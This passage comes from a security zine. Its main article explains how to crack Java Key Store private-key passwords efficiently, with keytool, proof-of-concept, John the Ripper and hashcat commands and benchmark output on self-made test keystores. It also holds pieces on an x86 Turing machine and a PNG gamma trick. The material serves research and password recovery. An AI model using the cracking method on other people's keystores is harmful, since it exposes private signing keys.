  db        0xb8, 0, 0, 0,          mov eax, xxxxxxxx, jmp
            0, 0xff, 0xe6, 0x90     esi, nop
program:
  times     30000 \
  db        0xb8, 0, 0, 0,          mov eax, xxxxxxxx, jmp
            0, 0xff, 0xe6, 0x90     esi, nop
```

For brevity, we've omitted the I/O functionality from this description, but the complete interpreter source code is available.[43]

And behold! a functioning Turing machine on x86, capable of execution without ever touching the data read pipeline. Practical applications are nonexistent.

[43] `git clone https://github.com/xoreaxeaxeax/tiresias || unzip pocorgtfo15.pdf tiresias.zip`

15:12 Nail in the Java Key Store Coffin

by Tobias "Floyd" Ospelt

The Java Key Store (JKS) is Java's way of storing one or several cryptographic private and public keys for asymmetric cryptography in a file. While there are various key store formats, Java and Android still default to the JKS file format. JKS is one of the file formats for Java key stores, but the same acronym is confusingly also used the general key store API. This article explains the security mechanisms of the JKS file format and how the password protection of the private key can be cracked. Due to the unusual design of JKS, we can ignore the key store password and crack the private key password directly.

By exploiting a weakness of the Password Based Encryption scheme for the private key in JKS, passwords can be cracked very efficiently. As no public tool was available exploiting this weakness, we implemented this technique in Hashcat to amplify the efficiency of the algorithm with higher cracking speeds on GPUs.

The JKS File Format

Examples and API documentation for developers use the JKS file format heavily, without any security warnings.[44] This format has been the default key store since key stores were introduced to Java. As early as 1999, JDK 1.2 introduced the "-much stronger" JCEKS format that uses 3DES.[45] However, JKS remained the default format. Just to mention some examples, Oracle databases and the Apache Tomcat webserver still use the JKS format to store their private keys.

When building an Android 7 app in the Android Studio IDE, it will create a JKS file with which to self-sign the app. Every application on Android needs to be signed before it can be installed on a device, and the phone will check that an update for an app is signed with the same key again. The private keys generated by Android Studio are valid for 25 years by default. Android does not offer any recovery mechanism to recover a lost private key, so efficient cracking of JKS files also benefits developers who forgot their passwords.

The JKS format is due to be replaced by PKCS12 as the default key store format in the upcoming Java 9.[46] When talking to members of the security community who can still remember the nineties, some seem to remember that JKS uses some kind of weak cryptography, but nobody remembers exactly. Let's explore weaknesses of the JKS file format and what an attacker needs to extract a private key in cleartext.

When a new key store is created and a new keypair generated, the developer has to set at least two passwords. There is not only a password for the key store as a whole (key store password), but each private key in it has its own password as well (private key password), while public keys do not have passwords. Both passwords are used independently. Surprisingly, the key store password is not used to encrypt any parts of the JKS file format, it is only used for integrity protection. This means the encrypted private key bytes and the cleartext bytes of public keys in a key store can be extracted without knowing the key store password.[47] The password of the private key however, is used to apply a custom Password Based Encryption to the private key. Having two passwords leads to three possible cases.

In the first case, there is a password on the key store, but no private key password is used. (In practice, the available Java APIs prevent this.) However, in such a key store the private key would not be protected at all.

The second case is when the key store password and the private key password are identical. This is very common in practice and the default behavior of most tools such as Java's `keytool` command. If no separate password for the private key is specified, the private key password will be set to the key store password.


In the third case, both passwords are set but the

[44] `http://docs.oracle.com/javase/6/docs/api/java/security/KeyStore.html#getDefaultType()`
`http://download.java.net/java/jdk9/docs/api/java/security/KeyStore.html#getDefaultType--`
`https://developer.android.com/reference/java/security/KeyStore.html#getDefaultType()`
`http://stackoverflow.com/questions/11536848/keystore-type-which-one-to-use`
`http://www.pixelstech.net/article/1408345768-Different-types-of-keystore-in-Java----Overview`

[45] See Dan Boneh's notes on JCE 1.2 from CS255, Winter of 2000.

[46] `http://openjdk.java.net/jeps/229`

[47] `https://gist.github.com/zach-klippenstein/4631307`



key store password is not the same as the private key password. While not the default behavior, it is still very common that users choose a different password for the private key.

It is important to demonstrate that in the third case some password crackers will crack a password that is useless and cannot be used to access the private key. The Jumbo version of the John the Ripper password cracking tool does this, cracking the (useless) key store password rather than the private key password. Let's generate a key store with different key store (`storepass`) and private key password (`keypass`), then crack it with John:

```
$ keytool -genkey -dname                                    \
  'CN=test, OU=test, O=test, L=test, S=test, C=CH'          \
  -noprompt -alias mytestkey -keysize 512                   \
  -keyalg RSA -keystore rsa_512.jks                         \
  -storepass 1234567 -keypass 7654321
$ pypy keystore2john.py rsa_512.jks > keystore.txt
$ /opt/john-1.8.0-jumbo-1/run/john                          \
  --wordlist=wordlist.txt keystore.txt
[...]
1234567          (rsa_512.jks)
[...]
```

While this reveals the `storepass`, we cannot access the private key with this password. My proof of concept will crack the private key password instead:[48]

```
$ java -jar JksPrivkPrepare.jar rsa_512.jks > privkey.txt
$ pypy jksprivk_crack.py privkey.txt
Password: '7654321'
```

Naive Password Cracking

If we take the perspective of an attacker, we can conclude that we will not need to crack any password in the first case to get access to the private key. In theory, it also doesn't matter which password we find out in the second case, as both are the same. And in the third case we can simply ignore the key store password; we only need to crack attack the private key password.

However, when we encounter the second case in practice, we would like to use the most efficient

[48] `unzip -j pocorgtfo15.pdf jksprivk/JksPrivkPrepare.jar jksprivk/jksprivk_crack.py`

password cracking technique to find the key store password or the private key password. This means we need to explore first how each password can be cracked individually and which one leads to the most efficient cracking method.


There are already several programs that will try to crack the password of the key store:

- John the Ripper (JtR) Jumbo version[49] extracts necessary information with a Python script and the cracking is implemented in C;
- KeyStoreBrute[50] tries to load the key store via the official Java method in Java;
- KeystoreCracker[51] uses the simple official Java way in Java as well;
- keystoreBrute[52] uses `keytool` on the command line with the `storepass` option (subprocess);
- bruteforcer.py[53] uses `keytool` on the command line with the `storepass` option (subprocess);
- Patator[54] uses `keytool` on the command line with the `storepass` option (subprocess).

All these parse the JKS file format first, which has a SHA-1 checksum at the end. They then calculate a SHA-1 hash consisting of the password, the magic "`Mighty␣Aphrodite`" and all bytes of the key store file except for the checksum. If the newly calculated hash matches the checksum, it was the correct password.

No other operation with the key store password takes place when parsing the JKS file format; therefore, we can conclude that this password is only used for integrity protection. When the correct password is guessed and it is the same as the private key password, an attacker can now decrypt the private key.

From a performance perspective, this means that for every potential password a SHA-1 hash needs to be calculated of nearly all bytes of the key store file. As key stores usually hold private and public keys of at least 512-byte length, the SHA-1 hash is calculated over several thousand bytes of input. To summarize, the effort to check one password for validity is roughly:




It is also important to emphasize again that the above implementations will waste CPU time if the key store password is not identical to the private key password (third case) and are not attempting to crack the password necessary to extract the private key.

There are also implementations that crack the password of the private key directly:

- android-keystore-recovery[55] tries to decrypt the entire private key with each password, in Scala;
- android-keystore-password-recover[56] tries to decrypt the entire private key with each password, in Java.

These implementations have in common that they parse the JKS file format, but then only extract the entry of the encrypted private keys. For each private key entry, the first 20 bytes serve as an Initialization Vector and the last 20 bytes are again a checksum. The implementations then calculate a keystream. The keystream starts as the SHA-1 hash of the password plus IV. For every 20 bytes of the encrypted private key, the next 20 bytes of the keystream are calculated as the SHA-1 of the password plus previous keystream block (of 20 bytes). The encrypted private key bytes are then XORed with the keystream to get the private key in cleartext. This is a custom Password Based Encryption (PBE) scheme with chaining. As a last step, the cleartext private key is SHA-1 hashed again and compared to the checksum that was extracted from the JKS private key entry. Therefore, the effort to check one password for validity is roughly:

[49] `http://www.openwall.com/lists/john-users/2015/06/07/3`
[50] `git clone https://github.com/bes/KeystoreBrute`
[51] `git clone https://github.com/jeffers102/KeystoreCracker`
[52] `git clone https://github.com/volure/keystoreBrute`
[53] `https://gist.github.com/robinp/2143870`
[54] `https://www.darknet.org.uk/2015/06/patator-multi-threaded-service-url-brute-forcing-tool/`
[55] `https://github.com/rsertelon/android-keystore-recovery`
[56] `https://github.com/MaxCamillo/android-keystore-password-recover`



Efficient Password Cracking

From a naive perspective, it was not analyzed which of these algorithms would be more efficient for password cracking.[57] However, an article on Cryptosense.com was published in 2016[58] and didn't seem to get the attention it deserves. It points out that for the private key password cracking method it is not necessary to calculate the entire keystream to reject an invalid password. As the cleartext private key will be a DER encoded file format, the first SHA-1 calculation of password plus IV with the XOR operation is sufficient to check if a password candidate could potentially lead to a valid DER encoded private key. These all miss out on this optimization and therefore do too many SHA-1 calculations for every password candidate.

It turns out, it is even possible to pre-calculate the XOR operation. For each password candidate only one SHA-1 hash needs to be calculated, then some bytes of the result have to be compared to the pre-calculated bytes. If the bytes are identical, this proves that the password might decrypt the key to a DER format. Practical tests showed that a DER encoded RSA private key in cleartext will start with `0x30` and bytes at index six to nineteen will be `0x00300d06092a864886f70d010101`. Similar fingerprints exist for DSA and EC keys. These bytes we expect in a DER encoded private key can be XORed with the corresponding encrypted private key bytes to precalculate the SHA-1 output bytes we are looking for.

This means, the cracking can be optimized to use a more efficient two-step cracking algorithm to crack the private key password. After parsing the JKS file format and precalculating the necessary values, we have the following optimized algorithm:

0. Choose a password in pseudo UTF-16, meaning that a null byte is added to every character.
1. `keystream = SHA-1(password + STATIC_20_BYTES_IV_FROM_PRIVKEY_ENTRY)`
2. Check if bytes at index 0 and 6 to 19 of the keystream correspond to `PRECOMPUTED_15_BYTES_DER_PROOF`. If they are not the same, go to step 0.
3. Let `keybytes` be every 20 bytes of `STATIC_VARIABLE_LEN_ENCRYPTED_BYTES_FROM_PRIVKEY_ENTRY`.
4. For each `keybytes`:
   (a) `key += keystream` $\oplus$ `keybytes`
   (b) `keystream = SHA-1(password‖keystream)`
5. `checksum = SHA-1(password‖key)`
6. Check if `checksum` is `STATIC_20_BYTES_CHECKSUM_FROM_PRIVKEY_ENTRY`. If they are the same, key is the private key in cleartext and we can stop. Otherwise, go to step 0.

As practical tests will later indicate, step 3 is typically never reached with an incorrect password during cracking and all passwords can be rejected early. In fact, Hashcat only implements steps 0 to 3, as the probability that a wrong candidate is ever found is neglectible ($1/2^{120}$)!

Implementation

The parsing of the file format and extraction of the precomputed values for cracking were implemented as a standalone JAR Java version 8 command line application `JksPrivkPrepare.jar`. The script will

[57] While the key store calculations must do the single SHA-1 over all bytes of the public and private keys in the key store, the private key calculations are many more SHA-1 calculations but with less bytes as inputs.

[58] Might Aphrodite – Dark Secrets of the Java Keystore


[59] Running much faster with the PyPy Python implementation rather than CPython. The script works without further dependencies. However, another script in the benchmark section needs the numpy packet. It has to be installed for PyPy. The easiest way of installing is usually via PIP: `pypy -m pip install numpy`

```
$ keytool -genkey -dname 'CN=test, OU=test, O=test, L=test, S=test, C=CH' -noprompt \
  -alias mytestkey -keysize 512 -keyalg RSA -keystore rsa_512_123456.jks           \
  -storepass 123456 -keypass 123456
$ java -jar JksPrivkPrepare.jar rsa_512_123456.jks > privkey_123456.txt
$ pypy -m cProfile -s tottime jksprivk_naive_crack.py privkey_123456.txt
Password: '123456'
         10278681 function calls (10277734 primitive calls) in 9.763 seconds
[...]
   ncalls  tottime  percall  cumtime  percall filename:lineno(function)
   123457    2.944    0.000    2.944    0.000 jksprivk_naive_crack.py:14(xor)
  2345683    1.651    0.000    1.651    0.000 {method 'digest' of 'HASH' objects}
  2345684    1.608    0.000    1.608    0.000 {_hashlib.openssl_sha1}
  2345683    1.491    0.000    5.266    0.000 jksprivk_naive_crack.py:19(get_keystream)
[...]
$ pypy -m cProfile -s tottime jksprivk_crack.py privkey_123456.txt
Password: '123456'
         649118 function calls (648171 primitive calls) in 0.438 seconds
[...]
   ncalls  tottime  percall  cumtime  percall filename:lineno(function)
   123476    0.086    0.000    0.086    0.000 {method 'digest' of 'HASH' objects}
   123477    0.067    0.000    0.067    0.000 {_hashlib.openssl_sha1}
        1    0.056    0.056    0.293    0.293 jksprivk_crack.py:54(get_candidates)
       14    0.055    0.004    0.486    0.035 __init__.py:1(<module>)
[...]
```

Figure 11. Java Key Store with a Short Password

prepare the precomputed values for a given JKS file and outputs it as asterix separated values.

As a PoC, a Python script `jksprivk_crack.py`[59] was implemented to do the actual cracking of the private key password. To put a final nail in the coffin of the JKS format, it is important to enable the security community to do efficient password cracking.[60] To optimize cracking speed, Jens "atom" Steube — developer of the Hashcat password recovery program — implemented the cracking step in GPU optimized code. Hashcat takes the same arguments as the Python cracking script. As hashcat uses a weakness in SHA-1,[61] the cracking speed on a single NVidia GTX 1080 GPU reaches around 7.8 (stock clock) to 8.5 (overclocked) billion password tries per second.[62] This allows to try all alphanumeric passwords (uppercase, lowercase, numbers) of length eight in about eight hours on a single GPU.



Benchmarking

When doing a benchmark, it is important to try to measure the actual algorithm and not some inefficiency of the implementation. Some simple measurements were done by implementing the described techniques in Python. All the mentioned resources are available in the feelies.[63] Let's first look at the naive implementation of the private key cracker `jksprivk_naive_crack.py` versus the efficient private key cracking algorithm `jksprivk_crack.py`. Let's generate a test JKS file first. We can generate a small 512-byte RSA key pair with the password 123456, then crack it with both implementations. Both implementations only try numeric passwords, starting with length 6 password 000000 and incrementing, as in Figure 11.

These measurements show that a lot more calls to the update and digest function of SHA-1 are necessary to crack the password in the naive script. If the keysize of the private key in the JKS store is bigger, the time difference is even greater. Therefore, we conclude that our efficient cracking method is far

[60] The Python script only reaches around 220,000 password-tries per second when run with PyPy on a single 3-GHz CPU.
[61] `https://hashcat.net/events/p12/js-sha1exp_169.pdf`
[62] `git clone https://github.com/hashcat/hashcat`
[63] `unzip -j pocorgtfo15.pdf jksprivk/jksprivk_resources.zip`

```
$ keytool -genkey -dname 'CN=test, OU=test, O=test, L=test, S=test, C=CH' -noprompt \
  -alias mytestkey -keysize 512 -keyalg RSA -keystore rsa_512_12345678.jks          \
  -storepass 12345678 -keypass 12345678
$ java -jar JksPrivkPrepare.jar rsa_512_12345678.jks > privkey_12345678.txt
$ pypy -m cProfile -s tottime jksprivk_crack.py privkey_12345678.txt
Password: '12345678'
         116760228 function calls (116759281 primitive calls) in 60.009 seconds
[...]
   ncalls  tottime  percall  cumtime  percall filename:lineno(function)
 23345699   16.940    0.000   16.940    0.000 {_hashlib.openssl_sha1}
 23345698   16.082    0.000   16.082    0.000 {method 'digest' of 'HASH' objects}
 23345775   10.971    0.000   10.972    0.000 {method 'join' of 'str' objects}
        1    8.560    8.560   59.851   59.851 jksprivk_crack.py:54(get_candidates)
 23345698    4.024    0.000    4.024    0.000 {method 'update' of 'HASH' objects}
 23345679    3.274    0.000   14.245    0.000 jksprivk_crack.py:91(next_brute_force_token)
 [...]
$ pypy /opt/john-1.8.0-jumbo-1/run/keystore2john.py rsa_512_12345678.jks \
  > keystore_12345678.txt
$ pypy -m cProfile -s tottime jkskeystore_crack.py keystore_12345678.txt
Password: '12345678'
         163420866 function calls in 84.719 seconds
[...]
   ncalls  tottime  percall  cumtime  percall filename:lineno(function)
 70037037   33.712    0.000   33.712    0.000 {method 'update' of 'HASH' objects}
 23345679   17.780    0.000   17.780    0.000 {method 'digest' of 'HASH' objects}
 23345680   12.022    0.000   12.022    0.000 {_hashlib.openssl_sha1}
 23345682    9.679    0.000    9.679    0.000 {method 'join' of 'str' objects}
        1    8.482    8.482   84.716   84.716 jkskeystore_crack.py:14(crack_password)
 23345679    3.042    0.000   12.721    0.000 jkskeystore_crack.py:26(next_brute_force_token)
 [...]
```

Figure 12. Java Key Store with a Longer Password

more suitable.

Now we still have to compare the efficient cracking of the private key password with the cracking of the key store password. The algorithm for key store password cracking was also implemented in Python: `jkskeystore_crack.py`. It takes a password file as argument like John the Ripper does. As these implementations are more efficient, let's generate a new JKS with a longer password, as shown in Figure 12.

In this profile, we see that the update method of the SHA-1 object when cracking the key store takes much longer to return and is called more often, as more data goes into the SHA-1 calculation. Again, the efficient cracking algorithm for the private key is faster and the difference is even bigger for bigger key sizes.

So far we tried to compare techniques in Python. As they use the same SHA-1 implementation, the benchmarking was kind of fair. Let's compare two vastly different implementations, the efficient algorithm `jksprivk_crack.py` to John the Ripper. First, create a wordlist for John with the same numeric passwords as the Python script will try, then run the comparison shown in Figure 13.

That figure shows that John is faster for 512-bit keys, but as soon as we grow to 1024-bit keys in Figure 14, we see that our humble little Python script wins the race against John. It's faster, even without John's fancy C code or optimizations!

As John the Ripper needs to do SHA-1 operations for the entire key store content, the Python script outperforms John the Ripper. For larger key sizes, the difference is even bigger.

These benchmarks were all done with CPU calculations and Hashcat will use performance optimized GPU code and Markov Chains for password generation. Cracking a JKS with private key password `POC||GTFO` on a single overclocked NVidia GTX 1080 GPU is illustrated on Figure 15.

Neighborly Greetings

Neighborly greetings go out to atom, vollkorn, cem, doegox, ange, xonox and rexploit for supporting this article in one form or another.

```
$ keytool -genkey -dname 'CN=test, OU=test, O=test, L=test, S=test, C=CH' -noprompt \
  -alias mytestkey -keysize 512 -keyalg RSA -keystore rsa_512_12345678.jks          \
  -storepass 12345678 -keypass 12345678
$ java -jar JksPrivkPrepare.jar rsa_512_12345678.jks > privkey_12345678.txt
$ time pypy jksprivk_crack.py privkey_12345678.txt
Password: '12345678'
        54.96 real        53.76 user         0.71 sys
$ pypy /opt/john-1.8.0-jumbo-1/run/keystore2john.py rsa_512_12345678.jks           \
  > keystore_12345678.txt
$ time /opt/john-1.8.0-jumbo-1/run/john --wordlist=wordlist.txt keystore_12345678.txt
[...]
12345678         (rsa_512_12345678.jks)
[...]
        42.28 real        41.55 user         0.33 sys
```

Figure 13. John the Ripper is faster for 512-byte keystores.

```
$ time pypy jksprivk_crack.py privkey_12345678.txt
Password: '12345678'
        58.17 real        56.36 user         0.84 sys
$ time /opt/john-1.8.0-jumbo-1/run/john --wordlist=wordlist.txt keystore_12345678.txt
[...]
12345678         (rsa_1024_12345678.jks)
[...]
        64.60 real        62.96 user         0.57 sys
```

Figure 14. For 1024-bit keystores, our script is faster (full output in the feelies).

```
$ ./hashcat -m 15500 -a 3 -1 '?u|' -w 3 hash.txt ?1?1?1?1?1?1?1?1?1
hashcat (v3.6.0) starting...
[...]
* Device #1: GeForce GTX 1080, 2026/8107 MB allocatable, 20MCU
[...]
$jksprivk$*D1BC102EF5FE5F1A7ED6A63431767DD4E1569670...8*test:POC||GTFO
[...]
Speed.Dev.#1.....:  7946.6 MH/s (39.48ms)
[...]
Started: Tue May 30 17:41:56 2017
Stopped: Tue May 30 17:50:24 2017
```

Figure 15. Cracking session on a NVidia GTX 1080 GPU.

15:13 The Gamma Trick: Two PNGs for the price of one

by Hector Martin 'marcan'

Say you're browsing your favorite hypertext-encoded, bitmap-containing visuo-lingual information distribution medium. You come across an image which—as we do not yet live in an era of infinitely scalable resolution—piques your interest yet is presented as a small thumbnail. *Why are they called thumbnails, anyway?*

Despite the clear instructions not to do so, you resolve to click, tap, press enter, or otherwise engage with the image. After all, you have been conditioned to expect that such an action will yield a higher-quality image through some opaque and clearly incomprehensible process.

Yet the image now appearing before your eyes is not the same image that you clicked on. Curses! What is this sorcery? Have I been fooled? Is this alien technology? *Did someone hack Reddit?*

The first time I came across this technique was a few years ago on a post on 4chan. Despite the fact that the image was not just lewd but downright unsavory to my taste, I have to admit I spent quite some time analysing exactly what was going on in detail. I have since seen this trick used a few times here and there, and indeed I've even used a variant of it myself in a CTF challenge. Thanks go to my friend `@Miluda` for giving me permission to use her art in this article's examples.

So, do tell, what is going on? It all has to do with the PNG format. Like most image formats, PNG images carry metadata. That metadata includes information about how the image, and in particular color information, is itself encoded. The PNG format can specify how RGB values map to how much light comes out of the pixels on your screen in several ways, but one of the simplest is the `'gAMA'` chunk which specifies the gamma value of the image, γ.

Intuitively, you'd think that a pixel with 50% brightness would be encoded as a 0.5 value (or about `0x7f`, in an 8-bit format), but that is not the case. Due to a series of historical circumstances and practical coincidences too long-winded to be worth going into, pixel brightness values are not linear. Instead, they are stored as the brightness value raised to a power γ. The most common default is $\gamma = 0.4545$. When the image is displayed, the pixels are raised to the inverse gamma, 2.2, to obtain the linear brightness value.[64] This is typically done by your monitor. Thus, 50% brightness is actually encoded as 0.73, or `0xba`. PNG images can specify an alternate γ value, and your PNG decoder is responsible for converting it to the correct display gamma.

Like every other optional feature of every other file format, whether this is actually implemented is anyone's guess. As it turns out, most web browsers implement it properly, and most image processing libraries do not. Many websites use these to create thumbnails: Reddit, 4chan, Imgur, Google Docs. We can use this to our advantage.

Take one source image and darken it (map its brightness range to 0%..80%). Take the other source image, and lighten it (map its brightness range to 80%..100%). The two images now occupy distinct portions of the brightness gamut. Now, for every `2x2` group of pixels, take 3 pixels of the darker image and 1 pixel of the lighter image. Finally, encode the result as a PNG and apply the gAMA PNG tag, using an extreme value such as γ=0.0227. (Twenty times lower than the default γ=0.4545.)

[64] Most computers these days use, or at least claim to support, the sRGB colorspace, which doesn't actually use a pure gamma function for a bunch of technical reasons. But it approximates $\gamma = 2.2$, so we're rolling with that.

We can do this easily enough with ImageMagick:

```
$ size=$(convert "$high" -format "%wx%h" info:)
$ convert \( "$low" -alpha off +level 0%,80% \) \
      \( "$high" -alpha off +level 80%,100% \) \
      -size $size pattern:gray25 -composite    \
      -set gamma 0.022727                      \
      -define png:include-chunk=none,gAMA      \
      "$output"
```

When viewed without the specified gamma correction, all of the lighter pixels (25% of the image) approach white and the overall image looks like a washed out version of the darker source image (75% of the image). The 2×2 pixel pattern disappears when the image is downscaled to less than half of its original dimensions (if the scaler is any good anyway). When the gamma correction *is* applied to the original image, however, all the darker pixels are crushed to black, and now the lighter pixels span most of the brightness spectrum, revealing the lighter image as a grid of bright pixels against a black background. If the image is displayed at `1:1` pixel scale, it will look quite clean. Scales between 100% and 50% typically result in moiré artifacts, because most scalers cheat. Scaling down usually darkens the image, because most scalers also don't do gamma-correct scaling.[65]

$\gamma = 0.4545$

$\gamma = 0.0227$

This approach is the one I've seen used so far, and it is easy to achieve using the Levels tool in GIMP, but we can do better. The second image is much too dark: we're mapping the image to a linear brightness range, but then applying a very much non-linear gamma correction. Also, in the first image, we can see a "halo" of the second image, since the information is actually there. We can fix these issues.

Let's use ImageMagick again. First we'll apply a true gamma adjustment to the high source image. The `-gamma` operation in ImageMagick performs an adjustment by the inverse of the supplied value, so to apply an adjustment of $\gamma = 1/20$ we'll pass in 20. We'll also slightly increase its brightness, to ensure that after gamma adjustment the pixels are close enough to white:

```
$ convert "$high" -alpha off +level 3.5%,100% \
                  -gamma 20 high_gamma.png
```

This effectively maps the image range to $0.035^{0.05} = 0.846..1.0$, but with a non-linear gamma curve. Next, because the low image will appear washed out, we'll apply a gamma of 0.8, then darken it to 77% of its original brightness. $0.77^{20} = 0.005$, which is dark enough to not be noticeable. We're keeping this in a variable to chain later.

```
$ low_gamma="-alpha off -gamma 0.8 +level 0%,77%"
```

Now let's compensate for the halo caused by the high image. For every 2x2 output pixels, we'd like an average color of:

$$v = 3/4v_{low} + 1/4$$

That is, as if the high image was completely white. What we actually have is:


$$v = 3/4v'_{low} + 1/4v_{high}$$

Solving for v'_{low} gives:

$$v'_{low} = v_{low} - 1/3v_{high} + 1/3$$

We can implement this in ImageMagick using `-compose Mathematics`:

```
$ convert \( "$low" $low_gamma \) high_gamma.png \
          -compose Mathematics                   \
          -define compose:args='0,-0.33,1,0.33'  \
          -composite low_adjusted.png
```



MACEY'S No. 10

is the Best high roll top Desk in the World for the Money—none excepted

OUR LIBERAL OFFER.—We will ship you this Desk—you can examine it CAREFULLY—make a note of its many points of merit, go to your furniture dealer, look at the best Desk HE will sell you for the SAME PRICE, and if you are not fully satisfied that "Macey's No. 10" is the best Desk for the price you were ever offered by ANY dealer, at ANY time, for ANY purpose, you may return the Desk, at OUR expense, and we will send your MONEY BACK.


Size, 54 in. long; 33 in. wide; 51 in. high. Quarter-sawed Oak. Antique Finish. Piano Polish. Strictly high grade throughout. Sectional Construction, permitting the Desk to be taken through the narrowest doorways.

[65] Note that gamma-correct scaling is orthogonal to the gamma trick used here. A simple black-and-white checkerboard *should* be downscaled to a solid 0.73 gray (half the photons, or 50% brightness, at $\gamma = 0.4545$), but most scalers just average it down to 0.5, which is wrong. GIMP is one of the few apps that does gamma-correct scaling these days. Isn't gamma fun?


There will be some slight edge effects, due to aliasing issues between the chosen pixels from both images, but this will remove any blatant solid halo areas. This correction assumes that the thumbnail scaler does not perform gamma-correct scaling,[65] which is the common case. This means it is incorrect if the output image is viewed at 1:1 scale (the halo will be visible), but once scaled down it will disappear. In order to cater for gamma-correct scalers (or 1:1 viewing), we'd have to perform the adjustment in a linear colorspace.

Finally, we just compose both images together with a pattern as before:

```
